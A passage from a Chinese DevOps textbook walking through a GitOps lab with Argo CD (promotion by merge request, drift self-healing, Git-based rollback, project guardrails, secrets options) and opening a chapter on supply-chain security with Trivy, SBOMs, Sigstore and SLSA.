argocd/demo-api-dev   https://kubernetes.default.svc  dev        delivery  Synced  Healthy  Auto-P
rune  ...  main
argocd/demo-api-prod  https://kubernetes.default.svc  prod       delivery  Synced  Healthy  Auto-P
rune  ...  main
$ argocd app get demo-api-prod --grpc-web
Sync Status:        Synced to main (7e0c4d3)
Health Status:      Healthy
```

```
GROUP   KIND                  NAMESPACE  NAME           STATUS  HEALTH   HOOK  MESSAGE
policy  PodDisruptionBudget  prod       demo-api-prod  Synced  Healthy        poddisruptionbudget.
policy/demo-api-prod created
        ServiceAccount       prod       demo-api-prod  Synced                 serviceaccount/demo-
api-prod created
        ConfigMap            prod       demo-api-prod  Synced                 configmap/demo-api-p
rod created
        Service              prod       demo-api-prod  Synced  Healthy        service/demo-api-pro
d created
apps    Deployment           prod       demo-api-prod  Synced  Healthy        deployment.apps/demo
-api-prod created
$ kubectl -n prod get deploy demo-api-prod -o jsonpath='{.spec.template.spec.containers[0].image}
{"\n"}'
localhost:5001/demo-api:0.1.0
```

两个应用都在 45 秒内达到 `Synced` + `Healthy`，镜像版本与 `envs/*/values.yaml` 一致（dev 0.1.1、prod 0.1.0）。注意资源列表里**没有** Chart 中的 `helm test` Pod：Argo CD 只把一部分 Helm 钩子映射为自己的同步钩子，`test` 钩子不在其中，渲染时被跳过——在 GitOps 中，冒烟测试通常改用 Argo CD 的 `PostSync` 钩子实现。

6.7 第 5 步：发布 = 合并一个合并请求

`promote.sh` 封装了“修改某个环境的部署状态”的标准流程：克隆配置仓库 → 新建分支 → 用 `yq` 修改 `envs/<env>/values.yaml` → 提交、推送 → 创建合并请求 →（可选）合并。把 prod 从 0.1.0 升级到 0.1.1：

```
$ bash delivery/argocd/promote.sh prod image.tag=0.1.1 --merge --title "promote demo-api 0.1.1 to
prod"
 envs/prod/values.yaml | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
@@ -3,2 +3,2 @@ image:
   repository: localhost:5001/demo-api
-  tag: "0.1.0"
+  tag: "0.1.1"
merge request !2: http://localhost:8929/root/delivery-gitops/-/merge_requests/2
merged !2 -> main @ f65c674 by root

# no "argocd app sync": Argo CD notices the new commit on its next poll (<= 60s in this lab)
$ bash delivery/argocd/wait-sync.sh demo-api-prod
t+1s  revision=7e0c4d3 sync=Synced health=Healthy operation=Succeeded
t+81s  revision=f65c674 sync=Synced health=Progressing operation=Succeeded
t+103s  revision=f65c674 sync=Synced health=Healthy operation=Succeeded
reached Synced/Healthy at f65c674 after 103s
```

整个过程中**没有任何人对集群执行命令**：合并之后，Argo CD 在下一次轮询（60 秒间隔加上随机抖动，这次是第 81 秒）发现了新提交，自动同步；随后 Deployment 滚动更新（`Progressing`），22 秒后全部就绪（`Healthy`）。

> **注意**
>
> **一个真实的竞态问题。** `promote.sh` 的第一版在 `git push` 之后立即调用 API 创建合并请求，结果返回 HTTP 400。原因是 GitLab 在后台任务中异步处理推送，分支在数据库中“出现”需要一点时间。修复方法是在创建合并请求前轮询 `GET /repository/branches/<分支名>`，直到分支可见。自动化脚本调用“最终一致”的系统时，要等待状态就绪，而不能假设上一步完成后状态立刻可见。

6.8 第 6 步：漂移检测与自愈

dev（`selfHeal: true`）。 模拟有人绕过 Git、直接在集群里把副本数改成 3：

devops@devops-lab: dev 的人工漂移被 selfHeal 自动纠正　　终端记录渲染 · recorded 2026-11-05T23:54:04Z

```
$ kubectl -n dev get deploy demo-api-dev -o jsonpath='replicas={.spec.replicas}{"\n"}'
replicas=1

# someone "fixes" dev by hand, outside Git
$ kubectl -n dev scale deploy demo-api-dev --replicas=3
deployment.apps/demo-api-dev scaled

$ for i in $(seq 1 10); do echo "t+$((i*2))s  spec.replicas=$(kubectl -n dev get deploy demo-api-dev -o jsonpath='{.spec.replicas}')  sync=$(argocd
app get demo-api-dev --grpc-web -o json | jq -r .status.sync.status)"; sleep 2; done
t+2s  spec.replicas=3  sync=OutOfSync
t+4s  spec.replicas=1  sync=Synced
t+6s  spec.replicas=1  sync=Synced
t+8s  spec.replicas=1  sync=Synced
t+10s  spec.replicas=1  sync=Synced
t+12s  spec.replicas=1  sync=Synced
t+14s  spec.replicas=1  sync=Synced
t+16s  spec.replicas=1  sync=Synced
t+18s  spec.replicas=1  sync=Synced
t+20s  spec.replicas=1  sync=Synced

$ argocd app get demo-api-dev --grpc-web -o json | jq '{lastOperation: .status.operationState.operation.initiatedBy, phase: .status.operationState.
phase, message: .status.operationState.message, finishedAt: .status.operationState.finishedAt}'
{
  "lastOperation": {
    "automated": true
  },
  "phase": "Succeeded",
  "message": "successfully synced (all tasks run)",
  "finishedAt": "2026-11-05T23:54:05Z"
}

$ kubectl -n argocd get events --field-selector involvedObject.name=demo-api-dev --sort-by=.lastTimestamp -o custom-columns=TIME:.lastTimestamp,REA
SON:.reason,MESSAGE:.message | tail -4
2026-11-05T23:54:05Z   OperationStarted     Initiated automated sync to 'f65c674eb8b0d951255c26798a1a1ca12f7c9402'
2026-11-05T23:54:05Z   ResourceUpdated      Updated sync status: OutOfSync -> Synced
2026-11-05T23:54:05Z   ResourceUpdated      Updated health status: Progressing -> Healthy
2026-11-05T23:54:05Z   OperationCompleted   Partial sync operation to f65c674eb8b0d951255c26798a1a1ca12f7c9402 succeeded
```

图 6-2　dev 的人工漂移：OutOfSync 只持续了约 2–4 秒，Argo CD 自动发起同步把副本数改回 1（终端记录渲染）

自愈几乎是即时的。原因在于：检测 **Git 变化**依靠轮询（分钟级）；而检测**集群变化**依靠 Kubernetes 的 watch 机制，对象一被修改，控制器就会收到事件。事件记录中的 `Partial sync operation` 说明自愈只重新应用了偏离的那个对象。

prod（`selfHeal: false`）。 同样手动扩容到 5 个副本：

```
$ kubectl -n prod scale deploy demo-api-prod --replicas=5
$ argocd app get demo-api-prod --grpc-web | grep -E 'Sync Status|Health Status|Deployment'
Sync Status:        OutOfSync from main (f65c674)
Health Status:      Healthy
apps    Deployment          prod       demo-api-prod  OutOfSync  Healthy        deployment.apps/d
```

```
emo-api-prod configured
$ argocd app diff demo-api-prod --grpc-web
===== apps/Deployment prod/demo-api-prod ======
204c204
<   replicas: 5
---
>   replicas: 3
[exit 1]
```



图 6-3 Argo CD 中的 prod 应用：Healthy 但 OutOfSync，Deployment 标记为 OutOfSync，5 个 Pod 运行中（Argo CD 页面截图）



图 6-4 Argo CD 的 DIFF 面板（Compact diff）：左侧为集群中的实际状态 replicas: 5，右侧为 Git 期望状态 replicas: 3（Argo CD 页面截图）

漂移被检测、被精确解释（第 204 行，replicas 5 → 3），但没有被自动覆盖。确认后由人执行同步：

```
$ argocd app rollback demo-api-prod 0 --grpc-web
{"level":"fatal","msg":"rpc error: code = FailedPrecondition desc = rollback cannot be initiated w
hen auto-sync is enabled", ...}
[exit 20]
$ argocd app sync demo-api-prod --grpc-web --timeout 180
Sync Status:        Synced to main (f65c674)
Phase:              Succeeded
$ kubectl -n prod get deploy demo-api-prod -o jsonpath='spec.replicas={.spec.replicas} ready={.sta
tus.readyReplicas}{"\n"}'
spec.replicas=3 ready=3
```

第一条命令的失败是有意义的：开启自动同步时，Argo CD **拒绝**回滚到历史版本——如果允许，下一次自动同步又会立刻把它改回 Git 的最新状态。在 GitOps 中，回滚应当发生在 Git 里。

6.9 第 7 步：在 Git 中回滚一次坏变更

这是第 5 章坏配置演练的 GitOps 版本：一个“看起来合理”的合并请求把 prod 的错误注入率改成了 0.5；发现后，用 `git revert` 撤销它。

图 6-5 坏变更经合并请求进入 prod（20/40 返回 500），revert 合并后自动恢复（40/40 返回 200）（终端记录渲染）

`revert.sh` 对合并提交执行 `git revert -m 1`（保留第一个父提交，即 main 作为主线），同样通过合并请求进入 main。和 `helm rollback` 相比，这次回滚之后：**Git 与集群一致**；回滚本身也是一次有审阅记录的变更；没有人需要集群凭据。

Argo CD 的历史面板记录了每一次部署，以及每个版本“存活”了多久——坏版本 `5f5c823` 在生产中存活了 **1 分 22 秒**，这正是复盘时需要的“影响持续时间”：



图 6-6 Argo CD 的 HISTORY AND ROLLBACK 面板：revert 提交 3e45aa3 与坏提交 5f5c823（Active for 1m22s），均由自动同步策略发起（Argo CD 页面截图）

配置仓库的主线历史就是一份部署日志：

```
$ git -C ~/work/delivery-gitops log --format='%h  %an  %s' --first-parent -6 origin/main
3e45aa3  Administrator  Merge branch 'revert/5f5c823-125857' into 'main'
5f5c823  Administrator  Merge branch 'change/prod-20261106125734' into 'main'
f65c674  Administrator  Merge branch 'change/prod-20261106125206' into 'main'
7e0c4d3  Lab Seeder  seed: demo-api chart, environment values and Argo CD apps
```

6.10 第 8 步：AppProject 护栏

尝试在 `delivery` 项目下创建一个部署到 `kube-system` 的应用：

```
$ argocd app create sneaky-app --grpc-web --project delivery --repo http://gitlab:8929/root/delivery-gitops.git --path charts/demo-api --dest-server https://kubernetes.default.svc --dest-namespace kube-system
{"level":"fatal","msg":"rpc error: code = InvalidArgument desc = application spec for sneaky-app is invalid: InvalidSpecError: application destination server 'https://kubernetes.default.svc' and namespace 'kube-system' do not match any of the allowed destinations in project 'delivery'", ...}
[exit 20]
```

即使有人能修改配置仓库，也无法借 `delivery` 项目把东西部署到系统命名空间。

6.11 工程决策：GitOps 中的密钥

GitOps 要求“期望状态全部在 Git 中”，但密码、令牌、证书私钥不能以明文进入 Git：Git 历史无法真正删除，仓库会被克隆、被 fork，CI 日志也可能打印出文件内容。Kubernetes 的 Secret 对象只是 base64 编码，**不是加密**，提交它和提交明文没有区别。这是每个 GitOps 项目都必须做出的工程决策。

本项目的做法。 实验中的所有凭据都在运行时生成，保存在 WSL 中的 `~/.lab-secrets/`（文件权限 600，不在仓库内），由安装脚本直接创建为 Secret：Argo CD 读取配置仓库的令牌（`install-argocd.sh`）、Grafana 的管理员密码（`install-monitoring.sh`）、GitLab 的 root 密码与令牌（`gitlab-up.sh`）。Git 中只出现对它们的引用（例如 `existingSecret: grafana-admin`）。这种“带外”（out-of-band）管理对单人实验足够，但有明显的缺点：密钥不在 Git 中，Argo CD 看不到它们的漂移；在另一台机器上重建环境时，要重新运行这些脚本；没有轮换和审计。

生产环境常用的四类方案：

方案	工作方式	Git 中存放什么	优点	代价
Sealed Secrets	集群内的控制器持有私钥；开发者用公钥把 Secret 加密成 SealedSecret	密文	纯 GitOps，概念简单	私钥的备份与轮换；密文与集群绑定，换集群要重新加密
SOPS（配合 age 或云 KMS）	只加密 YAML 中的值，保留键名；Argo CD 通过插件解密	字段级密文	diff 仍然可读；可以用多个 KMS 的密钥	Argo CD 需要额外的插件；解密密钥本身要分发
External Secrets Operator	控制器按 Git 中的引用，从 Vault 或云密钥管理服务读取数据，生成 Secret	只有引用（ExternalSecret）	密钥不进 Git；集中轮换和审计	依赖外部系统的可用性；多了一个要运维的组件
Secrets Store CSI Driver	把外部密钥作为文件挂载进 Pod，可以不生成 Secret 对象	只有引用	密钥不必存入 etcd	应用要从文件读取；与环境变量方式不兼容

选择时考虑三个问题：密钥的“事实来源”在哪里（Git 中的密文，还是外部的密钥管理系统）；谁能解密（集群、开发者、CI 各自需要什么权限）；怎样轮换和吊销（第 4 章 Runner 令牌泄露的教训：吊销必须快，而且可以审计）。无论选哪种，都要同时打开 etcd 的静态加密，并用 RBAC 限制谁能读取 Secret，因为最终落在集群里的仍然是 Secret 对象（CSI 方式除外）。小团队从 SOPS 或 Sealed Secrets 起步最简单；已经有 Vault 或云 KMS 的组织，External Secrets Operator 更合适。

6.12 常见问题

Q1：应用一直 `OutOfSync`，但 diff 中只看到默认字段（例如 `imagePullPolicy`、`terminationMessagePath`）。清单省略了这些字段，API Server 补上了默认值，或者有准入 Webhook 修改了对象。在清单中写出这些字段，或者在 Application 中配置 `ignoreDifferences`。

Q2：Git 已经提交，Argo CD 迟迟不同步。默认 3 分钟轮询（加抖动）。可以执行 `argocd app get <app> --refresh` 立即刷新；生产环境配置 Git Webhook。

Q3：`argocd app rollback` 报 “rollback cannot be initiated when auto-sync is enabled” 。这是设计如此。用 `git revert` 回滚；确需临时回滚，先关闭自动同步，事后再把 Git 修正回来。

Q4：repo-server 报无法解析 Git 主机名或认证失败。从 Pod 内部测试连通性（本章的 `dnscheck`）；检查仓库 Secret 的标签和 URL 是否与 Application 中的 `repoURL` 完全一致。

Q5：Helm Chart 的 `test` 钩子没有执行。 Argo CD 不支持 Helm 的 `test` 钩子。冒烟测试可以改写为带 `argocd.argoproj.io/hook: PostSync` 注解的 Job。

Q6：自动化脚本在 `git fetch` 时卡住不动。本实验遇到过：克隆时通过环境变量提供了认证头，后续的 `git fetch` 没有提供，Git 打开 `/dev/tty` 交互式询问用户名，进程一直等待（重定向 stdin 也拦不住）。在自动化环境中设置 `GIT_TERMINAL_PROMPT=0`，缺少凭据时立即失败，而不是挂起。

6.13 练习

练习

1. **（理解）** 同步状态和健康状态有四种常见组合：Synced + Healthy、Synced + Degraded、OutOfSync + Healthy、Synced + Progressing。分别说明含义，并从本书中各找一个真实出现过的例子。
2. **（动手）** 假设 dev 将来启用 HPA（自动扩缩容）。HPA 会不断修改 `spec.replicas`，开启了 selfHeal 的 Argo CD 会怎么做？用 Application 的 `ignoreDifferences` 解决这个冲突，并验证手动扩容后同步状态的变化。
3. **（安全）** 本章给 Argo CD 的是只读、30 天过期的项目令牌。如果图省事改用 root 的个人访问令牌，会扩大哪些风险？“能写配置仓库就等于能部署生产”意味着配置仓库需要哪些保护措施？
4. **（排障）** 合并请求已经合并 5 分钟，Argo CD 仍然没有同步。按顺序列出你的排查步骤。
5. **（设计）** prod 关闭了 selfHeal。举一个开启 selfHeal 会让事故恶化的例子，再举一个关闭 selfHeal 会带来风险的例子。
6. **（思考）** 自动同步开启时，`argocd app rollback` 被拒绝。在 GitOps 中，最快的“紧急回滚”是什么？怎样在速度和审计之间取得平衡？

参考答案见附录 B。

6.14 本章小结

- GitOps：期望状态以声明方式保存在 Git，由集群内代理拉取并持续调和；部署 = 合并，回滚 = revert，Git 历史 = 部署日志。
- Argo CD 区分“同步状态”与“健康状态”；`automated`、`prune`、`selfHeal` 三个开关决定它有多“主动”。dev 自愈、prod 只报告，是一种常见的分级策略。

- 本章实测：Git 变更约 81 秒内被拾取并在 103 秒内完成发布；集群漂移约 2–4 秒内被自愈；prod 漂移给出精确到行的 diff；坏变更通过 `git revert` 回滚，坏版本在生产中存活了 1 分 22 秒。
- AppProject 把仓库来源、目标命名空间与资源类型限制在可控范围内。

第 7 章　软件供应链安全：扫描、SBOM、签名与来源证明（P5 / D5）

> 前面几章解决了“怎么把代码可靠地送到生产”。本章回答另一个问题：**送到生产的东西，可信吗？**我们用 Trivy 在代码和镜像两个层面设立漏洞门禁，并完成了一次真实的漏洞修复；用 GitHub Actions 发布按 digest 引用、附带 SBOM、SLSA 来源证明和 Sigstore 无密钥签名的镜像，再以消费者身份独立验证；同一个 digest 经 GitOps 从 dev 晋级到 prod；最后用 Kyverno 让集群在准入阶段就拒绝来历不明的镜像。

7.1　本章目标与产出

产出	位置
CI 中的 Trivy 门禁（仓库扫描 + 镜像扫描）	`.github/workflows/ci.yml`（`security`、`container image`）
发布流水线：扫描 → 推送 → SBOM → 证明 → 签名 → 验证	`.github/workflows/release.yml`
固定版本、校验和验证的 Trivy 安装脚本	`automation/ci/install-trivy.sh`
准入策略与测试 Pod	`delivery/policies/`

验收标准（路线图 D5 / Gate G3）： 漏洞策略阻断不合格发布；签名/来源证明验证通过；同一镜像 digest 在环境间晋级。三项均已通过（`evidence/p5/`）。

学完本章，你应当能够：

- 说出软件供应链从源码到运行的每个环节面临的攻击，以及对应的防线；
- 设计“只阻断可修复的高危漏洞”的扫描门禁，并真正修复（而不是忽略）一个漏洞；
- 解释 Sigstore 无密钥签名的完整流程，以及签名、SLSA 来源证明、SBOM 证明三者的区别；
- 以消费者身份独立验证镜像的来源，只按 digest 晋级制品；
- 用准入控制让集群拒绝来历不明的镜像。

7.2 原理：软件供应链的攻击面与防线



图 7-1 从源码到运行：每个环节对应的防线

近年的真实事件说明，攻击者越来越多地瞄准“交付链条”本身，而不仅是应用代码：SolarWinds 事件中，构建系统被植入后门，用户安装的是带有合法签名的恶意版本；2025 年 `tj-actions/changed-files` 被攻破，大量 CI 流水线的密钥泄露到公开日志中（第 3 章已介绍）。这类事件的共同点是：**仅凭镜像的名字和标签，无法知道它从哪里来、由什么构建、是否被篡改。**

7.2.1 漏洞扫描：先弄清“能不能修”

漏洞扫描器把镜像或锁文件中的每个软件包版本，与漏洞数据库中的 CVE 记录比对。每条结果有两个关键属性：

- **严重级别**（CRITICAL / HIGH / MEDIUM / LOW），通常来自 CVSS 评分；
- **修复状态**：`fixed`（上游已发布修复版本）、`affected`（受影响但暂无修复）、`will_not_fix`（发行版决定不修）、`fix_deferred`（推迟修复）等。

一个可执行的门禁策略必须区分二者。本项目的策略是：**阻断“有修复版本的 HIGH/CRITICAL”**（`--severity HIGH,CRITICAL --ignore-unfixed --exit-code 1`）。暂无修复的漏洞不阻断发布——阻断了也没有可行的修复动作——但要持续跟踪：上游一发布修复，下一次构建就会被门禁拦下，迫使你升级。

7.2.2 SBOM：软件物料清单

SBOM（Software Bill of Materials）列出制品中包含的全部组件及其版本、许可证。它最大的价值体现在下一次“Log4Shell”式事件中：当一个广泛使用的组件曝出漏洞时，有 SBOM 的组织可以在几分钟内回答“我们哪些镜像受影响”。主流格式有 SPDX（Linux 基金会，ISO/IEC 5962）和 CycloneDX（OWASP）。本项目生成 SPDX 2.3 JSON。

7.2.3 签名与来源证明：Sigstore 与 SLSA

- **digest 与 tag。** `demo-api:0.1.1` 这样的 tag 是可变的指针，随时可以指向另一份内容；`demo-api@sha256:a0a4...` 是内容的哈希，内容变了 digest 就变。签名、晋级、部署都应当针对 digest。
- **Sigstore 无密钥签名。** 传统签名需要保管私钥，而私钥本身就是高价值目标。Sigstore 的思路是：CI 作业向 GitHub 申请一个 OIDC 身份令牌（“我是 `miku-wwl/devops-delivery` 仓库 `release.yml` 工作流

的某次运行”），用它向 **Fulcio** 证书机构换取一张只有 10 分钟有效期、写明该身份的短期证书，用临时私钥签名后立即丢弃私钥，签名事件记录到公开、只追加的透明日志 **Rekor**。验证者不用信任某把密钥，而是验证“这个签名来自**哪个身份**”。

- **签名 vs 来源证明（attestation）。** 签名只说明“某身份认可这个 digest”；来源证明是一份**被签名的声明**（in-toto statement），说明关于这个 digest 的事实，例如 SLSA 来源证明记录了构建它的仓库、提交、工作流、触发事件和 Runner 类型；SBOM 证明则把 SBOM 与 digest 绑定。
- **SLSA**（Supply-chain Levels for Software Artifacts）是一套分级框架。使用 GitHub 托管 Runner 加 GitHub 生成的来源证明，可以满足 SLSA Build Level 2 的要求：来源证明由托管的构建平台生成并签名，构建者本人无法伪造。



图 7-2 Sigstore 无密钥签名与验证：身份由 OIDC 证明，时间由透明日志证明

原理

